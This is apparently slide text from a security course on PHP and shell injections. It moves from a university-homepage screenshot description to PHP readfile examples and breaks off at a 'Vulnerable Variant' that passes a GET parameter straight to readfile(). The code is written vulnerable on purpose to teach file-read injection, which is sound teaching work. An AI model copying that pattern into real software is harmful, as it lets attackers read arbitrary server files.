

04 - Injections

PHP, Shell

Corinne HENIN

www.arsouyes.org

Web technologies

Web is only the tip of the iceberg

World Wide Web...

Were the magic happens

The screenshot shows the homepage of the University of Brittany South (UBS) website. The browser address bar displays the URL <https://www.univ-ubs.fr/fr/index.html>. The website header includes the UBS logo, navigation links for English, Nos Facultés, Instituts, Ecole, Visite à 360°, and Fondation, and a search bar with the text "L'université en pratique".

The main navigation menu contains the following items: L'UNIVERSITÉ, FORMATION, RECHERCHE, INTERNATIONAL, VIE DES CAMPUS, ENTREPRISES & INSTITUTIONS, and ACTUALITÉS.

The central banner features the text "sport" and "Science" in a stylized font, with the headline "Fête de la Science - Nuit de la Science..." and the subtext "L'Université ouvre ses portes pour une découverte...". A "Lire la suite" button is visible below the banner.

Below the banner, there are two sections:

- Chroniques UBS**: A section with a photo of a bookshelf and the headline "ieux : la fin d'une mode ou le début d'une nouvelle ère ?". The text below reads "LEGO - Recherche & innovation" and "publié sur The Convers...".
- Toutes les chroniques**: A section with a photo of a man and the headline "Rentrée 2 Université E". The text below reads "Si les inscript".


At the bottom, there is an **Agenda** section with the link "Voir tout l'agenda". It lists two events:

- 10/10**: Journée d'étude Médiévalismes et Orientali...
Faculté lettres & sciences humaines - Laboratoire HCTI
Rendez-vous le 10 octobre à 10h à l'Université
- 10/10**: Fête de la Science - Planète conférences - Vannes - Co...
Culture - Recherche & Innovation
Conférence de Léo Gerville-Réache, le 10 octobre à Vannes.

The footer includes the logo for "Rechercher des formations" and a small blue arrow icon.


Network protocols

How the magic happens...




Network protocols

How the magic happens...




Network protocols

How the magic happens...




Network protocols

How the magic happens...



Network protocols

How the magic happens...



|

PHP Injection


File open, File include, File upload

File Open

Read what we want

Principle

Read files, server side



Official Sample Code

<https://www.php.net/manual/en/function.readfile.php>

```
<?php
$file = 'monkey.gif';

if (file_exists($file)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($file).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($file));
    readfile($file);
    exit;
}
?>
```

Simplified Code

Less headers, more demonstrative

```
<?php
$file = 'monkey.gif' ;

if (file_exists($file)) {

    header('Content-Type: ' . mime_content_type($file));
    header('Content-Length: ' . filesize($file));

    readfile($file);
}
```

Simplified Code


Less headers, more demonstrative

```
<?php
$file = 'monkey.gif' ;

if (file_exists($file)) {

    header('Content-Type: ' . mime_content_type($file));
    header('Content-Length: ' . filesize($file));

    readfile($file);
}
```



Vulnerable Variant

user input

readfile.php

```
<?php
$file = $_GET["file"] ;

if (file_exists($file)) {

    header('Content-Type: ' . mime_content_type($file));
    header('Content-Length: ' . filesize($file));

    readfile($file);
}
```


Vulnerable Variant user input

readfile.php

```
<?php
$file = $_GET["file"] ;

if (file_exists($file)) {

    header('Content-Type: ' . mime_content_type($file));
    header('Content-Length: ' . filesize($file));

    readfile($file);
}
```

somefile.html

```
<!-- ... -->
<h1>Example of readfile</h1>

<!-- ... -->
```

Vulnerable Variant user input

